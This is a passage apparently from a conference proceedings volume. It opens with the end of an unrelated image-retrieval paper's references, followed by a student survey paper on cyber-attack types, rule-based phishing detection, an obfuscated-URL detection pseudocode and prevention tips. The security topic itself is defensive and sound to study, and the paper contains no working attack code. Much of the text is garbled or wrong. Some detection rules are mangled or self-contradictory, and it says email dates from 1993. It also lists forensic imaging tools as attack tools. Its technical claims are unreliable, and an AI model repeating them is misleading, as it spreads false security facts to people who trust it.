- [5] BIZETTO, O. A., DA SILVA, R. *Color descriptors for Web image retrieval: a comparative study*. Proceedings of the XXI Brazilian Symposium on Computer Graphics and Image Processing (SIBGRAP'08), 163–170, 2008.
- [6] Dinakaran.D, J. Annapurna, Ch. Aswani Kumar _Interactive Image Retrieval Using Text and Image Content 'Cybernetics and information technologies, vol. 10, no. 3 pp.20-30,2010
- [7] Shriwas, M.K. and Raut, V.R. (2015) *Content Based Image Retrieval: A Past, Present and New Feature Descriptor*. 2015 International Conference on Circuits, Power and Computing Technologies (ICCPCT-2015).
- [8] A. Ahmadian, A. Mostafa, M.D. Abolhassani, Y. Salim- pour, "A texture classification method for diffused liver diseases using Gabor wavelets", *Engineering in Medicine and Biology Society*, 2005.
- [9] S.K. Saha, A.K. Das, B. Chanda, "CBIR using Perception based Texture and Color Measures", *Pattern Recognition*, 2004. ICPR 2004. Proceedings of the 17th International Conference on, 23-26 Aug.2004, pp.985-988Vol.2.

- [10] R. Datta, D. Joshi, J. Li, J.Z. Wang Image retrieval: ideas, influences, and trends of the new age ACM Computing Surveys, 40 (2) (2008).
- [11] Rao, C.S. and Kumar, S.S. (2012) Content Based Image Retrieval Fundamentals & Algorithms. LAP Lambert Academic Publishing.
- [12] Arnold W.M Smeulders, Marcel Worring and Amarnath Gupta _Content based image retrieval at the end of the early years ‘IEEE Transactions on Pattern Analysis and Machine Intelligence, vol. 22, no.12 pp. 1349-1380,2000.
- [13] Arthi.K and Mr. J. Vijayaraghavan _Content Based Image Retrieval Algorithm Using Color Models ‘, International Journal of Advanced Research in Computer and Communication Engineering, Vol. 2, Issue 3, pp.1346-1347,2013.
- [14] Chin-Chen Chang and Tzu-Chuen Lu _A Color-Based Image Retrieval Method Using Color Distribution and Common Bitmap ‘Springer, pp. 56–71, 2005.
- [15] Ying Liu, Dengsheng Zhang, Guojun Lu, Wei-Ying Ma _A survey of content-based image retrieval with high level semantics ‘Elsevier pattern Recognition vol.40 pp.262- 282,2007.
- [16] Kekre H.B, Sudeep D. Thepade, Tanuja K. Sarode and Shrikant P. Sanas _Image retrieval using texture features extracted using LBG, KPE, KFCG, KMCG, KEVR with assorted Color spaces ‘International Journal of Advances in Engineering & Technology, Vol. 2, Issue 1, pp. 520-531,2012.
- [17] Dengsheng Zhang, Aylwin Wong, Maria Indrawan, Guojun Lu _Content-based Image Retrieval Using Gabor Texture Features, IEEE Pacific-Rim Conference,2000.
- [18] Zhang, D. and Lu, G. (2004) Review of Shape Representation and Description Techniques. Pattern Recognition, 37, 1-19.
- [19] Rao, C.S. and Kumar, S.S. (2012) Content Based Image Retrieval Fundamentals & Algorithms. LAP Lambert Academic Publishing.
- [20] Gandhani, S. and Singhal, N. (2015) Content Based Image Retrieval: Survey and Comparison of CBIR System Based on Combined Features. International Journal of Signal Processing, Image Processing and Pattern Recognition, 8, 155-162.
- [21] Siddique, S. (2002) A Wavelet Based Technique for Analysis and Classification of Texture Images. Carleton University, Ottawa, Canada, Proj. Rep. 70.593.
- [22] Duan, G.Y., Yang, J. and Yang, Y.L. (2011) Content Based Image Retrieval Research. 2011 International Conference on Physics Science and Technology (ICPST 2011), 471-477.
- [23] F. Liu and R. W. Picard, “Periodicity, directionality, and randomness: wold features for image modelling and retrieval,” IEEE Transactions on Pattern Analysis and Machine Intelligence, vol. 18, no. 7, pp. 722–733, 1996.
- [24] W. Niblack, R. Barber, W. Equitz, et al., “The QBIC project: querying images by content, using color, texture, and shape,” in Storage and Retrieval for Image and Video Databases II, vol. 1908 of Proceedings of SPIE, pp. 173–187, 1993.
- [25] W. Niblack, X. Zhu, J. L. Hafner, et al., “Updates to the QBIC system,” in Storage and Retrieval for Image and Video Databases VI, vol. 3312 of Proceedings of SPIE, pp. 150–161, San Jose, Calif, USA, January 1998.
- [26] P. W. Huang and S. K. Dai, “Design of a two-stage content-based image retrieval system using texture similarity,” Information Processing and Management, vol. 40, no.1, pp.81–96,2004.

CYBER ATTACKS: DETECTION AND PREVENTION

Jigar Vakil^{#1}, Dr. Priya Swaminarayan^{*2}

*# Research Scholar, Parul Institute of Engineering and
Technology - MCA*

Parul University.

¹jigarvakil011@gmail.com

** Director-MCA, Dean-FITCS, Parul Institute of
Engineering and Technology- MCA
Parul University.*

²priya.swaminarayan@paruluniversity.ac.in

Abstract— Tens of millions of cyber-attacks (Email, online transactions, live video streaming, online gaming, and surfing are all examples of fraudulent internet operations geared at collecting sensitive information from consumers.) are launched every day against Internet users throughout the world. Researchers have developed a variety of defense mechanisms in response to these attacks. Currently, the techniques used by cyber-attackers to carry out attacks are linked to human exploitation. Such attacks are more common than in the past, and they are more difficult to contain. In the world of information management, cyber security plays a critical role. In today's world, protecting privacy has been one of the most difficult tasks. "Cyber-crimes" is the first thing that has come to me when I think about cyber security, which are on the rise at an alarming rate. Various governments and businesses are taking a variety of steps to combat cybercrime. Despite different initiatives, cyber security remains a major issue for many people. Traditional defiance countermeasures are incapable of preventing breaches that target people. This paper explains the current state of cyber security threats, countermeasures, and defiance tools that are relevant to daily online activities. It offers a valuable cyber-attack taxonomy and classification that aids in the identification of cyber-attacks and cyber-security initiatives.

Keywords— *Cyberattacks, Cybercrime, cyberattacks detection, Cyberattack Prevention, Malware, SQL injection, Phishing, Man in the middle attack(MiM), ObURL detection algorithm.*

1. INTRODUCTION

Any effort to obtain unauthorized access to a device, operating system, or computer network with the intent to inflict harm is considered a cyber-attack.

Cyber-attacks attempt to disable, interrupt, kill, or take control of computer networks, as well as to alter, block, erase, exploit, or steal data stored on them. Any person or group may initiate a cyber-attack from anywhere using one or more different attack strategies. Cybercriminals are people who carry out cyber-attacks. Bad actors, threat actors, and hackers are individuals who work independently and rely on their programming abilities to design and execute malware attacks. They may also be members of a crime gang that collaborates with other threat actors to discover flaws or bugs in computer networks, known as bugs that can be abused for financial gain.

1.1 Reasons for Cyber Attacks

Cyber-attacks are intended to harm people and damage their information. They can have various objectives, including the following:

1.1.1 Financial gain: The majority of cyber-attacks today, including those targeting commercial institutions, are carried out by cybercriminals for monetary benefit. These attacks also attempt to steal confidential information, such as consumer credit card numbers or employee personal information, which cyber criminals then use to access money or items under the victims' names

1.1.2 Disruption and revenge: Attacks are often launched by bad actors with the intent of sowing uncertainty, doubt, discontent, resentment, or distrust. They may be acting in this manner as a form of retaliation for actions committed against them. They may be attempting to shame the attacked groups or damage the credibility of the organizations.

1.1.3 Cyberwarfare: Governments all over the world are engaged in cyber-attacks, with many admitting to or suspecting to planning and launching attacks against other countries as part of ongoing political, economic, and social conflicts. Cyberwarfare is the term used to describe these kinds of attacks.

1.2 Working on cyber attack

Threat actors use a variety of tactics to conduct cyber-attacks, depending on whether they're going after a targeted or untargeted goal. When bad actors want to hack into as many computers or networks as possible in an untargeted attack, they search for bugs that will allow them to gain entry without being detected or blocked. They could use a phishing attack, for example, sending emails to a large number of people with socially programmed messages designed to persuade recipients to click a connection that will download malicious code. Threat actors threaten a single organization in a coordinated attack, and the tactics used differ based on the attack's goals. In a coordinated attack, hackers craft emails to particular individuals who, if they select included links, download malicious software intended to subvert the organization's infrastructure or the sensitive data it contains [7].

1.3 Types of Cyber Attacks:

Cyber-attacks most commonly and dangerous involve the following:

1.3.1 Malware: Malware, or malicious software, is a type of programming (code, scripts, active text, and other software) that is intended to interrupt or reject activity, collect data that can lead to privacy or misuse, obtain unauthorized access to device resources, and engage in other abusive behavior. The word is a catch-all phrase used by programming professionals to describe a wide range of offensive, disruptive, or irritating software or programmed code.

1.3.2 Phishing: Phishing is the practice of delivering malicious emails that tend to come from a trusted source, usually through email and text messages. Phishing is a method of social engineering that is often used to obtain personal information from users, such as login credentials and credit card numbers. When an attacker poses as a trustworthy person to trick a victim into clicking a suspicious connection, the victim's computer may be infected with malware.

1.3.3 Man-in-the-middle attack:- A cyberattack that uses a man-in-the-middle technique, in which an unauthorized third party approaches an online conversation between two users and stays unnoticed by the two parties. Individual/classified data that was only found by the two users are often tracked and updated by the malware at the heart of the attack. An outsider within the machine is exposed to a man-in-the-middle assault, which allows the outsider to enter, read, and alter sensitive knowledge without leaving any traces of coercion [7].

1.3.4 Denial-of-service attack:- A denial of service (DoS) attack is a type of cyber-attack that targets on a networking structure that blocks a server from servicing its

clients (DOS). Sending millions of requests to a server to slow it down, overwhelming a server with massive packets of invalid data, and sending requests with an invalid or spoofed IP address are all examples of attacks [7].

1.3.5 SQL injection:- The most serious threat of SQL injection is seen in web-based applications. The attackers will use SQL queries to trick the server into permitting them to enter the database. This occurs because the developers aren't completely aware of SQL Injection attacks and their origins. SQL Injection is a technique for manipulating a software application's database. It is accomplished by inserting SQL statements as an input string to achieve unauthorized access to a database [7].

1.3.6 Ping of death attack:- PoD (Ping of Death) is a form of denial-of-service attack. in which an attacker uses a basic ping command to transmit malformed or oversized packets to crash, since sending a ping packet greater than 65,535 bytes is a violation of the Internet Protocol, attackers will send malformed packets in chunks. Memory overload can occur as the target device tries to reassemble the fragments and ends up with an oversized packet, which can cause a variety of issues including a crash.




Figure 1. Ping of death attack

2. Application Areas

The Cyber-Security provides benefits in major areas like

2.1 Backup and Data Recovery

All of your data is backed up. Are you sure you're safe? Perhaps, however, consider where the backed-up data resides. Having data backups is just half of the fight. A hybrid server-based backup model is recommended, in which backups are stored locally and in the cloud. When you have three sets of data manufacturing, central, and off-site, hybrid cloud backups have greater security.

2.2 Physical Access Controls

Controlling access to the campus, house, and data-sensitive areas is a top security priority. It's important to make sure that only certified people have physical access to these locations. Picture ID cards, least-privilege approvals for badge entry, surveillance cameras, and a protocol that includes visitor check-in are also examples of physical access restrictions that your company should consider enforcing [8].

2.3 Logical Access Controls

It's not enough to limit access to full-time employees. It's also crucial to make sure that only those who need access to the network and data have it. A robust protection strategy should include controls such as least-privilege permissions for end-user network access, annual checks of access permissions, and the automatic revocation of access due to position transition or termination [8].

2.4 Email and Online Protection

A phishing email is used in at least 91 percent of hacking attempts! With this in mind, it's critical to have military-grade email filters in place that can detect and block spoofing emails from outside your jurisdiction. Just use Firefox or Chrome for web browsing – sorry, Internet Explorer. Furthermore, using a service like Cisco's Umbrella would block links to established malware pages, because that if one of your customers clicks on a potentially malicious post, the domain will be blocked [8].

2.5 Vulnerability Assessments and Security Training

When we get caught up in the implementation of operations, we can be lulled into a false sense of faith. A third-party vulnerability evaluation and compliance test can reveal security flaws that need to be addressed. The annual security training session that is a one-and-done, check-the-box exercise is no longer sufficient. End-user training, like executive training, is an integral aspect of overall security wellbeing.

3. Methodologies

3.1 Malware Detection:

Malware is malware that is intended to infiltrate a computer or mobile device to damage the machine and compromise the stability, reliability, and privacy of the user. The use of machine learning to identify malicious files has expanded the use of malware detection systems that use data mining techniques. Often, malware creators do not write new code without first preparing it, but rather rewrite existing code with new elements or muddled tactics. Detection of malware there are many algorithms.




Figure 2. Malware detection algorithms
[Source: https://www.researchgate.net/figure/A-classification-of-malware-detection-techniques_fig1_229008321]

3.1.1 Signature Based Malware Detection:

Signature-based security tries to predict malware's malicious behavior and uses the model to detect malware. The experience of signature-based identification is represented by the set of both of these models. The signature is a term used to describe a model of malicious behavior. A signature should, in theory, be able to recognize any malware that exhibits the malicious behavior defined in the signature. Signatures, like all other large-scale data that needs storage, need an archive. It keeps a signature database and detects malware by matching patterns to the database. The antivirus programmed provider regularly updates and refreshes a library of known code signatures so that this strategy can reliably identify known instances of malware [4].




Figure 3. The flow of signature-based malware detection.

3.1.2 Behavior-Based Malware Detection:

Behavior-based malware identification assesses an entity based on the operation it intends to perform. The behavior of an object, or its possible behavior, is examined for irregular activity. Attempts to execute irregular or illegal acts would mean that the target is malicious, or at the very least questionable. A wide range of activities indicates the possibility of risk. Such examples include attempting to detect a sandbox setting, deactivating security checks, installing rootkits, and auto-start registration. Dynamic analysis is called the evaluation of malicious behavior as it performs. Static analysis that searches for hazardous functionality in the code and layout of the object may also determine threat risk or malicious intent. While no solution is absolutely stupid, behavioral detection always leads technologies to identify new and unexpected threats in almost real-time today. Such examples of the success of conduct-based systems if signature-based systems fail are:

- Defending against heretofore unimagined malware threats.
- Detecting a single case of malware that has been aimed at a specific person or organization.
- Identifying what the virus does when files are accessed in a certain environment.
- Gaining extensive data on the malware.

3.2 Phishing Detection:

Phishing is a constant threat, and the risk is significantly higher in social media platforms such as Facebook, Twitter, and Google. Hackers will develop a website imitation and encourage you to enter your personal information, something you will then send to them by e-mail. Hackers also use these websites to target people who use them at work, at home, or in public to collect information on personal safety and protection that can influence their users or businesses (if in a workplace environment); therefore, as this happens the hacker can obtain sensitive information, including passwords, usernames, security codes, and credit card numbers, from the target user. [2].

3.2.1 Rule-Based Phishing Detection:

Like the IDS signature for a network, a rule is a template we want on a web page. By using a rule-based approach mechanism, phishing attacks can be detected more easily, quickly, and efficiently. One of our and key objectives is to make the framework scalable clear by integrating modern and evolving phishing methods as they meet. Regulations are mostly based on numerous current pieces of literature about phishing attack identification on observations and machine learning features [2]. The following is a brief description of various rules we use to detect phishing websites.:

IF conditions are met, THEN actions will be taken

- When a pattern, also known as conditions, is satisfied, the actions of the rule are activated.
- ❖ Search Engine-based Rules
 - Rule 1: If the URL of a webpage does not apply in all indexes of search engines, the webpage is potentially phishing
 - In the search engine (Google, Yahoo, and Bing) indexes, we check to create rule 1 if a URL existed. Our rule generator queries search engines automatically and finds the top 30 answers. This law declares the website to be a phishing attack if the findings do not contain the URL. We saw that the URL was returned as the first result by all three search engines when they indexed the URL. This makes sense intuitively because we cannot check the URL ourselves, which is dependent on keywords, for appropriate URLs. But to be sure, we use the 30 best results because it has proved to have little impact, moving beyond the 30 top results [2].
 - Rule 2: If the domain of a website does not appear in all indexes of search engines, the web page can phish.
 - By querying the search engines with a URL domain, rule 2 is created. If there is no domain in the top 30 results, this rule states that the web page must be complete [2].
 - ❖ Obfuscation-based Rules
 - Rule 4: An IP-based URL (hexadecimal, octal, or decimal) may indicate phishing.
 - Rule 5: If a URL has most of [-, _, 0-9, @, ", ", ;] [-, The website is phishing, or it has a non-standard port.
 - Rule 6: If a URL's portion of the host is 5 or more points or the URL's size is more than 75 characters OR the host's length is longer than 30, the website could be a phishing threat.
 - Rule 7: Blacklisted URLs are likely to be phishing websites.
 - Rule 8: When a URL includes a top-notch target or the domain of the URL's IP, then the website is possibly a phishing attack in statistical reports produced by PhishTank, Stop adware, etc. [2].
 - ❖ Content-based Rules

In this category, the rules are based on the phishing website HTML components. The look and sound of the legitimate website are similar to the ingenious phishing website. Nevertheless, phishers use the same techniques to find out about our content-based laws. Regulations are created as follows by examining HTML structures of several hundred phishing web pages: [2]

 - Rule 9: If you have a Web site with the password AND HTML element (for the corresponding form contents, the form contents shall be transmitted in plain text with the

- help of the "get" process) without the use of Transport Layer Security (TSL)/Secure Socket Layer (SSL).
- Rule 10: An external domain that does not have TLS/SSL can be phished if it has a webpage with password input.
- Rule 11: META tags include a target property's URL, which might be blacklisted or in a third-party domain, and the page might be blocked
- Rule 12: If a webpage does not have the wrong HTML mark-up, then the webpage might be phishing. IF it includes the password entry field [2].




Figure 4. Histogram of Rules

➤ Figure 4 shows the histograms of Rules 1-12 In Phishing websites, rules 1 and 2 are prominent and are high markers of whether the website phishes. These rules will detect more than 97% of the Phish web pages, thus classifying 100% of legal websites correctly.

3.2.2 Detecting Phishing Using Obfuscation URL Detection:

The email has been used for exchanging messages since 1993 from a sender to one or more beneficiaries. This works on the Internet or other network of computers. Before this, all senders and email recipients require the email system to be simultaneously online. Spam mail is a hazard to the System for sending and receiving emails. Mail containing spam or junk mail is unwanted. The mail to multiple destinations is often referred to as spam. Spam mail has a link to phishing pages or malware. Often, money and confidential information can also be obtained indirectly through phishing, such as usernames and passwords [3].

➤ ObURL Detection :-

- The way to spot spam emails is by combining fingerprint technology with large data analysis. Each email and database is used to store each fingerprint, using the hashing algorithm used to produce a fingerprint for the

International Conference on Inventive Systems and Control each email and database is used to store each Fingerprint.

- ObURL detection in phishing attacks to detect the URL. ObURL Algorithm for Detection of URL is the Obfuscated algorithm for URL Detection. Multilayer defence is provided by the ObURL detection algorithm. Due to the continuously growing usage of internet services, phishing attacks are also on the rise. How do we give users the phishing website and spoofed e-mail? The algorithm for the identification of ObURL would then protect the data from phishing attacks across the Internet. As we are aware, the intruder uses various methods to hide the URL. It is therefore difficult to detect all these attacks, but the ObURL detection algorithm will recognize the maximum URL obfus number. As a result, detecting any of these attacks is difficult, Nonetheless, the ObURL detection algorithm is capable of detecting the largest volume of URL obfuscation phishing as it examines phishing site addresses using the following test cases: [3].

1. Domain Name System Test
2. Verify your IP address
3. Test to encrypt the URLs
4. Test for shortening URLs
5. White List Test
6. Black List Test
7. Pattern Matching Test

I. Algorithms / Techniques

❖ Detection Algorithms / Techniques

➤ ObURL Detection Algorithm:-

Step 1. Load: Content

Step 2. Output: Discourage users if URLs appears to be a forgery

Step 3. Alert notification to the User: Phishing is attainable.

Step 4. Safe User: There will be no phishing.

Step 5. DB: Database

Step 6. Within the email content **If** there is an Input form **then**

The user will receive an alert; **End**

For each iframe that appears in an email **does**

// Retrieve the iframe's content

For each source of an iframe in an e-mail message **do**

If There was an input form **then** Notify

User;

End

For each, source of the iframe in the E-mail's content contains a hyperlink **do**

// Follow the instructions for each of the

six tests **End**

For each Iframe source URL and e-mail content contain hyperlinks

do

Step 7.

Test 1: DNS Test

If text_of_hyperlinks! = text_of_anchor

Then

The user will receive an alert;

Step 8.

Test 2: Verification of IP address

If the IP address set up in the text of the hyperlink

Then

If an IP address is discovered in the White list database

then

User is Safe: There is no Phishing;

Else The user will receive an alert;

// an IP address is discovered in the Blacklist DB

Step 9.

Test 3: Encryption of URL Test

If the text of the hyperlink is constructed using ciphered

Then

Decipher hyperlink;
Inform the User;

Step 10.

Test 4: shortening the URL Test,

IF is the size of the URL is lessened

Then

Notify alert to the user;

Step 11.

Test 5: hyperlink white list and blacklist test

IF URL found in safelist(Whitelist) Database

Then

User is safe: There is no phishing;

Else

The user will receive an alert;
// URL discovered in Blacklist Database

Step 12.

Test 6: Pattern Matching Test

IF the pattern of hypertext and anchor text matches

Then

Notify Alert to the User;

3.2.3 Prevention Techniques

3.2.3.1 Malware Prevention Techniques:

The easiest way to avoid ransomware threats is to take preventative measures. Educating your workers about what to do to identify and protect their personal computers and

smartphones from malware attacks is a good place to start when it comes to preventing malware attacks in the company. The below are some of the best tactics that we can use to take a constructive way to prevent malware:

➤ Ensure that you have installed the necessary defence patches and updates. – To guard against ransomware and other security threats, Releases and security fixes should be installed as soon as feasible. This is especially important for a program like Java, Adobe, and QuickTime, which are common and commonly used. Where practicable, allow automatic app updates.

➤ Avoid suspicious links and emails – Avoid clicking on any unsolicited or suspicious-looking attachment or text. These are often phishing emails that claim to be genuine to deceive users into uploading malware or disclosing confidential details. Remember that a company would seldom request your credentials or other private details through email, which is usually a sign of a phishing scam [9].

➤ Review software carefully before downloading – Look at the application and its ratings before downloading something for the first time on a machine or smart device, even app versions that are free or trial.

➤ Make use of strong, one-of-a-kind passwords – The passwords that so many users choose to use our easy to guess or they are the same password for many accounts. You need to make your passwords strong and unique for each of your accounts.

➤ Activate your firewalls and security systems– Make sure that your firewall is properly configured and turned on all of the time as these rules determine what information can reach your computer.

➤ Install an anti-virus/anti-malware software – Advanced anti-virus software that monitors the environment will shield you from common ransomware and other security threats. Many infiltrations can be blocked and prevented by using trustworthy anti-virus applications. Anti-virus tools won't catch any bit of malware out there, so it's a good starting point for defending against well-known malware threats [9].

➤ Limit application privileges – Since malware also requires complete access to your computer to function properly, account controls can be used to restrict what a program can do without your permission. Then, when you're alerted to apps or programs that are attempting to alter your device, you should pay heed to the alerts and seek assistance in preventing ransomware from being installed [9].

3.2.3.2 Phishing Prevention Techniques:

Nobody wants to be a victim of a phishing scheme. However, there is an explanation why those scams will

continue to exist: they are profitable enough for cybercriminals to benefit handsomely. Phishing scams have existed almost since the dawn of the Internet, and they aren't going anywhere anytime soon. Fortunately, there are steps you may take to stop being a suspect. Here are 10 basic safety standards to follow:

➤ **Keep Informed About Phishing Techniques** – Phishing scams are constantly being created. You could fall victim to one of these modern phishing tactics if you don't keep up with them. Keep an eye out for updates on the latest phishing scams. You would have a much smaller chance of being snared by one if you learn about them as soon as possible. Continuous threat awareness training and simulated phishing for all users are strongly recommended for IT managers to maintain security top of mind in the organization [5].

➤ **Think Before You Click!** – When you're on a reputable website, it's fine to click on links. Clicking on links in random emails and text messages, on the other hand, isn't such a good idea. Before clicking on any links that you're not sure about, hover over them. A phishing email may appear to be from a reputable organization, and when you click the link to the website, it may appear to be identical to the actual one. If you get a phishing email that begins with "Dear Customer," be cautious. When in doubt, rather than visiting a potentially dangerous website, head straight to the source.

➤ **Install an Anti-Phishing Toolbar** – Anti-phishing toolbars are available for most popular online browsers. Using these toolbars, you can quickly verify a website's legitimacy via a rapid test and link it to established phishing websites. You will be notified if you visit a potentially harmful website when using the toolbar. Phishing scams can now be avoided thanks to a secure additional line of defence [5].

➤ **Verify a Site's Security** – It's understandable to be wary of disclosing confidential financial information over the internet. However, as long as you're on a safe website, you shouldn't have any problems... Often look for the site's protection certificate. Do not access a website if you receive a warning that it can contain malicious material. Even search engines can display such links that lead to a phishing website that advertises low-cost goods. If a customer makes a payment on such a website, credit card information is collected.

➤ **Check Your Online Accounts Regularly** – Someone might be having a field day with your online account if you don't log in for a bit. Regularly, check in with each of your online accounts. To stop bank phishing and credit card phishing scams, you should directly check your accounts regularly. Obtain monthly financial account statements and a close review of entry to ensure that

unauthorized transactions have occurred without your knowledge [5].

➤ **Be Wary of Pop-Ups** – Pop-up windows are often mistaken for genuine website elements. Most of the time, though, they are phishing scams. Pop-ups can be blocked in several popular browsers, or you can authorize them on a case-by-case basis. If you do happen to slip between the cracks, don't press the "cancel" button; these buttons often lead to phishing pages. Instead, press the little "x" in the window's upper corner [5].

➤ **Never Give Out Personal Information** – You can never exchange personal or financial information over the Internet as a general rule. This law dates back to the early days of America Online when users were continuously warned about phishing scams due to their popularity. Where in doubt, go to the company's main webpage, get their phone number, and send them a message. The majority of phishing emails will guide you to a website where you must enter financial or personal details. A user of the Internet can never enter sensitive information using the links given in emails. Never give someone personal information via email [5].

4. Tools & Technologies

There are many tools are used in cyber-attacks that are classified as follow:

4.1 Operating System:

❖ Kali Linux:

Kali Linux is Offensive Security maintains and funds also an open-source operating system. It is software created specifically for digital forensics and penetration testing.

4.2 Attacks Tools:

❖ Ophcrack:

This tool is primarily used to crack hashes that are created by the same Windows files. It has a stable graphical user interface that can run on various platforms.

❖ EnCase:

An investigator will use this program to photograph and analyze data from hard drives and removable disks.

❖ SafeBack:

SafeBack is mostly used for imaging Intel-based operating systems' hard drives and restoring those images to other hard disks.

❖ KeyLoggers:

The operation of recording (or logging) the keys hit on a keyboard, usually in a discreet fashion such that the individual using the keyboard is unaware that their activities are being tracked, is known as keystroke logging, keylogging, or keyboard capturing.

❖ Spyware:

Spyware is malware that collects information about an individual or organization without their permission and sends it to another party without their approval, or that takes control of a device without the user's knowledge.

❖ X-Ways Forensics:

This collection is one of the most extensive forensic suites accessible for Windows-based programs. It is supported by nearly every version of Windows, resulting in it being one of the most user-friendly on the marketplace, permitting you to work with versions supporting both 32-bit and 64-bit. One of its most appealing features is the fact that it is entirely compact, allowing it to be run from a memory card and transferred from one machine to another. [7].

❖ SurfaceBrowser:

SurfaceBrowser™ is the ideal tool for identifying a company's entire online infrastructure and extracting useful intelligence information from DNS records, DNS servers and their past and present Registry information, exposed subdomains, Digital certificate files, and more are all available. Analyzing the network surface of every business or identity is almost as relevant as analyzing local drives or ram sticks because it can lead to the discovery of sensitive data related to cybercrime [7].

5. Current/Latest R&D works in the field

Here some of the trends that affect cyber security are listed below.

5.1 Web Servers:

Cybercriminals spread their malicious code over their hacked legal web servers. However, data robberies, many of which are media-focused, are also a major threat. Such cybercriminals may steal data on web servers in particular. Therefore, a safer browser must always be used in order not to fall victim to such crimes, particularly during important transactions [6].

5.2 Cloud computing and its services:

All small, medium-sized, and big businesses now gradually become cloud service providers. This means that the planet progresses steadily to the clouds. This latest development poses a major challenge to cyber safety because traffic can be rounded by conventional checkpoints. In addition, with the increase in the number of cloud applications, policy controls would need to change for web applications and cloud services to ensure that sensitive information is not lost [6].

5.3 Encryption of the code

Encryption is the encoding (or information) method in such a way that nobody can read it. The message or data is encrypted with an encryption algorithm in an encryption scheme to turn it into an unreadable chip document. This is normally achieved using an encryption key, indicating how to encode the message. Encryption preserves the privacy of

data and their confidentiality at an early stage [6].

5.4 IPv6: New internet protocol

IPv6 is the latest IPv4 (old version) Internet Protocol, which was a backbone to our networks and the Internet as a whole. It is not just a matter of porting IPv4 capacity that we protect IPv6. Though IPv6 is a wholesale substitute in providing more IP addresses, some key improvements to the protocol need to be taken into account in security policies [6].

6. Conclusion

Overall, several security measures can be enforced to safeguard computers and networks against these types of attacks. The majority of security tools targeted at consumers are designed to protect computers from malware, adware, spam, and different forms of viruses. Despite the fact that many businesses offer these services, cybercriminals are constantly searching for new ways to get around firewalls and anti-virus software, and they are often successful. Since there are so many hackers and spammers all over the world, new ways to get around these obstacles are constantly being built, making it difficult to catch them. Users who take the necessary precautions, such as installing firewalls and anti-malware/virus software, are less likely to fall victim to cybercriminals. Though not all people are victims of cybercrimes, they are still at risk. Computer-assisted crimes are diverse, and they do not all take place in front of a computer, but they are always carried out by one. The hacker's age ranges from 12 years old to 67 years old. The hacker may be on the other side of the world from the victim, and they would have no idea they were being hacked. Computer-assisted crimes are a concern in the twenty-first century. Criminals no longer need to rob banks or be outside to commit any crime, thanks to advancements in technology. On their laps, they have everything they require. Their arms are no longer guns; instead, they use mouse cursors and passwords to strike

REFERENCES

- [1] G.NIKHITA REDDY, G.J.UGANDER REDDY A STUDY OF CYBER SECURITY CHALLENGES <https://arxiv.org/ftp/arxiv/papers/1402/1402.1842.pdf>
- [2] Ram B. Basnet. Andrew H. Sung, Qingshang Liu Rule-Based Phishing Attack Detection <https://www.cs.nmt.edu/~rbasnet/research/RuleBasedPhishingAttackDetectionFinal.pdf>
- [3] Patil, Prajakta & Rane, Rashmi & Bhalekar, Madhuri.

Detecting spam and phishing mails using SVM and obfuscation URL detection algorithm. 1-4. 10.1109/ICISC.2017.8068633.

<https://www.researchgate.net/publication/320651414>

[4] Ammar Ahmed E. Elhadi, Mohd Aizaini Maarof and Ahmed HamzaOsman Malware Detection Based on Hybrid Signature Behaviour Application Programming Interface Call Graph.

ISSN 1546-9239

<http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.854.2710&rep=rep1&type=pdf>

[5] A. M. Shabut, K. T. Lwin and M. A. Hossain, "Cyberattacks, countermeasures, and protection schemes — A state of the art survey," DOI: 10.1109/SKIMA.2016.7916194

<https://ieeexplore.ieee.org/abstract/document/7916194>

[6] G.NIKHITA REDDY, G.J.UGANDER REDDY A STUDY OF CYBER SECURITY CHALLENGES AND ITS EMERGING TRENDS ON LATEST TECHNOLOGIES

<https://arxiv.org/ftp/arxiv/papers/1402/1402.1842.pdf>

[7] Cyber Crime Investigation: Tools and Techniques | Info-savvy.com Copyright © 2021 Infosavvy Security and IT Management Training | Certification Partner InfoCerts.com

<https://info-savvy.com/cyber-crime-investigation-tools-and-techniques/>

[8] Focus Areas for Cyber Security© ProTech Services Group, Inc.

